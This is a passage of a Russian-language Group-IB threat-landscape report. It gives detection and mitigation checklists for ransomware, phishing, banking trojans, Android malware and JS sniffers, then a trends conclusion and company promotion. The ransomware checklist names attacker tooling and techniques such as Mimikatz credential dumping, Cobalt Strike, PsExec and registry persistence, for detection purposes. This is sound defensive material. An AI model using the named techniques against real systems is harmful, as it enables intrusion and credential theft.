


АТАКИ ОПЕРАТОРОВ ПРОГРАММ-ШИФРОВАЛЬЩИКОВ

Меры защиты:

1. Отслеживайте события, связанные с созданием подозрительных папок или файлов или запуском таких процессов, как rundll32.exe или regsvr32.exe с помощью winword.exe/excel.exe.
2. Выявляйте подозрительные запуски cscript.exe/wscript.exe, особенно те, которые связаны с сетевой активностью.
3. Выявляйте процессы powershell.exe с подозрительными или обфусцированными командными строками.
4. Анализируйте исполняемые файлы и скрипты, помещенные в папку автозагрузки, добавленные в ключи Run или запускаемые с помощью планировщика задач.
5. Отслеживайте выполнение sdbinst.exe на предмет подозрительных аргументов командной строки.
6. Проверяйте создание новых ключей в разделе HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options.
7. Убедитесь, что ваши системы защиты умеют выявлять командные строки, характерные для средств дампинга учетных данных, таких, как Mimikatz.
8. Ищите артефакты, характерные для инструментов сетевой разведки, такие, как аргументы командной строки AdFind.
9. Выявляйте артефакты, связанные с выполнением файлов из необычных мест, таких, как C:\ProgramData, %TEMP% or %AppData%.
10. Выявляйте модификации реестра и брандмауэра Windows, связанные с подключениями по RDP.
11. Отслеживайте и анализируйте соединения по RDP, чтобы выявлять попытки продвижения по сети.
12. Выявляйте запуски wmic.exe с использованием подозрительных командных строк.
13. Отслеживайте аномальное поведение bitsadmin.exe , особенно связанное с загрузкой потенциально вредоносных файлов.


14. Убедитесь, что ваши системы умеют выявлять полезные нагрузки Cobalt Strike Beacon и подобных им инструментов, характерных для пост-эксплуатационных фреймворков. Как минимум обратите внимание на те системы, которые запускаются с типичными аргументами командной строки и из типичных мест.
15. Отслеживайте сетевые соединения из распространенных системных процессов. Используйте известные списки серверов Cobalt Strike, которые вы можете получить у вашего поставщика Cyber Threat Intelligence.
16. Отслеживайте события создания новых служб, связанных с PsExec, SMBExec и другими средствами двойного назначения или инструментами пентестинга.
17. Отслеживайте исполняемые файлы, замаскированные под общие системные файлы (такие как svchost.exe), но имеющие аномальные родительские файлы или местоположение.
18. Отслеживайте признаки несанкционированного использования инструментов удаленного доступа в вашей сети.
19. Отслеживайте события установки клиентов облачных хранилищ и события доступа к облачном хранилищам, и проверяйте, являются ли они легитимными.
20. Отслеживайте распространенные FTP-программы на конечных хостах для выявления событий установки файлов с вредоносными конфигурациями.



ФИШИНГ, ФИШИНГОВЫЕ И МОШЕННИЧЕСКИЕ ПАРТНЕРСКИЕ ПРОГРАММЫ, ПОДЛОЖНЫЕ СТРАНИЦЫ ПРИЕМА ПЛАТЕЖЕЙ

Меры защиты:

1. Необходим процесс сбора информации о мошеннических ссылках и скриншотов со ссылками от клиентов.
2. Ссылки должны быть исследованы и заблокированы.
3. Проводить анализ транзакцией с целью определения схем обналичивания средств.
4. Проактивная охота за фишинговыми сайтами.
5. Информировать клиентов о мошеннических схемах.



БАНКОВСКИЕ БОТ-СЕТИ И ТРОЯНЫ

Меры защиты:

1. Применение сессионного анализа для выявления атак Man-in-the-browser.
2. Анализ сессий для выявления факта удаленного управления компьютером в момент совершения платежа.
3. Анализ и выявление симуляции окружения пользовательского компьютера.
4. Выявление скомпрометированных логинов, паролей и банковских карт.

ВРЕДОНОСНЫЕ ПРОГРАММЫ ДЛЯ ANDROID

Меры защиты:

1. Используя мобильные приложения, анализировать окружение и выявлять подозрительные приложения на устройстве.
2. Выявлять факт запуска приложения на устройстве с root-правами.
3. Выявление показа оверлей окон.
4. Выявление перехвата СМС- или push-уведомлений.

JS-СНИФФЕРЫ

Меры защиты:

1. Требовать от e-commerce сайтов соблюдение мер безопасности.
2. В договорах предусмотреть возможность экспресс-проверки e-commerce сайтов на наличие уязвимого ПО.
3. Проводить экспресс-проверки.
4. Выявлять точки компрометации карт путем анализа пересечений мест использования скомпрометированных карт.
5. Анализировать продаваемые карты на кардшопах для выявления точек компрометации.

ЗАКЛЮЧЕНИЕ

Обострение геополитического кризиса, экономическая нестабильность, вспыхивающие во всех частях земного шара вооруженные конфликты и восстания, продолжающиеся в отдельных государствах локдауны, вызванные пандемией коронавируса, влекут за собой рост активности киберпреступных групп, включая хактивистов и прогосударственных атакующих. Усилившаяся идеологическая конфронтация приводит к тому, что атаки киберпреступников приобретают все более разрушительный характер.

Анализируя активность различных групп злоумышленников, мы приходим к выводу, что главной мишенью становятся объекты критической инфраструктуры и организации в госсекторе. Промышленные предприятия, ядерные станции и научные центры, предприятия водоснабжения, правительственные сайты и системы оказываются наиболее уязвимыми для целенаправленных хакерских атак, проводимых с единственной целью – внести хаос в повседневную жизнь.

Изучение объектов критической инфраструктуры по всему миру показывает, что зачастую сотрудниками не выполняются даже базовые меры защиты. Отсутствие многофакторной аутентификации или запрета на регистрацию на сторонних сервисах через корпоративную почту кратно увеличивает риски киберинцидентов, влекущих катастрофические последствия.

Еще одним целевым сектором для злоумышленников – как обычных вымогателей, так и прогосударственных групп – остаются банки и финансовые организации. Анализируя характер атак, специалисты Group-IB по-прежнему наблюдают снижение интереса к краже данных с банкоматов. Преступники выбирают атаковать POS-терминалы. Эти устройства не шифруют данные, находящиеся в памяти в настоящий момент, что значительно упрощает кражу информации.

Растущая популярность мобильных банковских приложений приводит к усилению угрозы со стороны троянов под Android, в то время как банкеры для ПК постепенно уходят в прошлое. Финансовым организациям необходимо менять подход к защите клиентов и переходить от классического антифрода к решениям на основе поведенческого анализа, которые «умеют» находить и останавливать вредоносную активность задолго до осуществления атаки, при попытке воспроизвести действия легитимного пользователя.

Криптовалютные биржи также подвергаются участившимся атакам со стороны киберпреступников, которые выбирают самую уязвимую часть инфраструктуры – блокчейн-мосты. Чтобы защитить средства клиентов от краж с применением высоких технологий, организациям понадобится устранить недостатки в базовом коде блокчейн-мостов и усовершенствовать правила валидаций транзакций.

Сегмент ИТ и кибербезопасности становится еще одной целевой отраслью для злоумышленников. Определилась и основная тактика – атаки на цепочки поставок. Проведя успешную атаку на поставщика ПО SolarWinds в 2020 и кампанию 0ktapus в 2021, затронувшие более 230 организаций, преступники отработали тактику в реальных условиях и поняли насколько она эффективна в деле кражи данных.

Анализируя различные типы угроз кибербезопасности, мы видим, что чаще всего компании во всех индустриях будут подвергаться атакам операторов шифровальщиков, целевому фишингу и атакам с использованием стилеров для кражи данных.

Индустрия шифровальщиков, которые еще недавно жили за счет мелкого вымогательства у физлиц, оформилась в развитый рынок с собственными корпорациями и каналами поиска специалистов, а также миллиардными суммами выкупа, запрашиваемого у жертв.

Операторы шифровальщиков перешли к покупке данных для взлома жертв на андеграундных маркетах. На крупные группы вымогателей работают редкие специалисты, способные эксплуатировать уязвимости нулевого дня, которых операторы шифровальщиков переманивают у конкурентов или находят через партнерские программы, несмотря на запрет последних на крупных форумах в даркнете.

Атаки шифровальщиков происходят все чаще, а квалификация атакующих позволяет скомпрометировать инфраструктуру практически любой компании. Все это делает кибервымогателей угрозой номер один для всех индустрий во всех регионах.

Несмотря то, что компании инвестируют огромные суммы в защиту от киберугроз, злоумышленники легко получают доступ к инфраструктуре через фишинг. Письма, рассылаемые сотрудникам, становятся все более убедительными благодаря использованию текущей повестки или упоминаниям авторитетных брендов, а число фишинговых фреймворков продолжает расти год от года, усложняя задачу по их обнаружению.

Даже крупные и хорошо защищенные компании уровня Uber могут быть подвергнуты компрометации из-за стилеров. Эти программы продаются за небольшие суммы либо могут быть получены бесплатно, а данные с их логов пользуются растущим спросом среди киберпреступников разной квалификации. Стилеры работают неизбирательно, вынуждая преступников заражать как можно большее число компьютеров. Это ведет к увеличению числа всех видов кибератак и масштабов ущерба.

На фоне возрастающей опасности столкновения с новыми угрозами и вызовами компаниям, независимо от индустрии и географического положения, необходимо начать всестороннее усиление стратегий кибербезопасности. От этого зависит их будущее.

Самые защищенные компании могут легко быть скомпрометированы из-за взлома роутера в доме удаленного сотрудника или клика по фишинговой ссылке в корпоративной почте. Цена таких ошибок особенно высока, когда речь идет об объектах критической инфраструктуры. Чтобы избежать этого, есть один выход – развитие культуры кибербезопасности в компании.

Небывалая скорость, с которой хакеры создают инструменты для эксплуатации уязвимостей, придает беспрецедентное значение своевременному обновлению ПО. Это может стать вызовом в условиях длительного цикла внедрения обновлений. Анализируя атаки злоумышленников, мы видим, что главный способ предотвратить их – выявление уязвимостей, которые будут эксплуатироваться с наибольшей вероятностью. Эта тактика позволит повысить безопасность объекта в целом.

Анализ атак позволяет сделать вывод, что злоумышленники будут разрабатывать новые инструменты и использовать решения, которые сложно распознать и обнаружить. По той же причине хакеры будут прибегать к заражению легального ПО и сервисов. Это означает лишь одно: надежная защита от кибератак невозможна без постоянного сбора информации об инструментах атакующих и используемых ими ресурсах – фишинговых сайтах, Telegram-каналах и так далее.

Несмотря на возрастающую интенсивность атак и появление новых инструментов, в большинстве случаев техники атакующих достаточно примитивны. Контроль поверхности таки, выявление признаков изначального доступа, закрепления в системе и продвижения по сети помогут предотвратить простые кибератаки с использованием стилеров или через фишинг.

Чтобы защититься от сложных атак, компаниям необходимо внедрить практики проактивной охоты за угрозами, анализа защищенности и тестирования на проникновение. Это позволит найти слабые места в инфраструктуре и определить возможные векторы атак.

Миссия Group-IB – борьба с киберпреступностью

Group-IB — один из ведущих мировых разработчиков решений для обнаружения и предотвращения кибератак, выявления мошенничества и защиты интеллектуальной собственности в сети.

19 лет практического опыта

1 300+ успешных расследований по всему миру

70 000+ часов реагирования

600+ специалистов и разработчиков

Решения Group-IB признаны мировыми агентствами

FORRESTER®

kuppingercole ANALYSTS

Gartner

IDC

FROST & SULLIVAN

Соответствие требованиям регуляторов РФ

Технологии и инновации

Кибербезопасность

- Threat Intelligence
- Управление поверхностью атаки
- Защита электронной почты
- Анализ сетевого трафика
- Детонация ВПО
- Защита конечных станций (EDR)
- XDR

Противодействие мошенничеству

- Противодействие мошенничеству client-side
- Адаптивная аутентификация
- Защита от ботов
- Выявление платежного мошенничества
- Поведенческий анализ

Защита бренда

- Антифишинг
- Антипиратство
- Антимошенничество
- Антиконтрафакт
- Выявление утечек данных
- Защита VIP-персон

Портфолио услуг

Аудит и консалтинг	• Анализ защищенности • Тестирование на проникновение • Red Teaming • Оценка соответствия и консалтинг	• Выявление следов компрометации • Проверка готовности к реагированию на инциденты
Обучающие программы	• Для технических специалистов • Для широкой аудитории	• Мастер-классы для детей
Реагирование на инциденты и цифровая криминалистика	• Реагирование на инциденты • Реагирование на инциденты по подписке	• Цифровая криминалистика • eDiscovery
Managed Services	• Managed Detection • Managed Threat Hunting	• Managed Response
Исследование высокотехнологичных преступлений	• Исследование киберпреступлений	

GROUP-IB

Предотвращаем и исследуем киберпреступления с 2003 года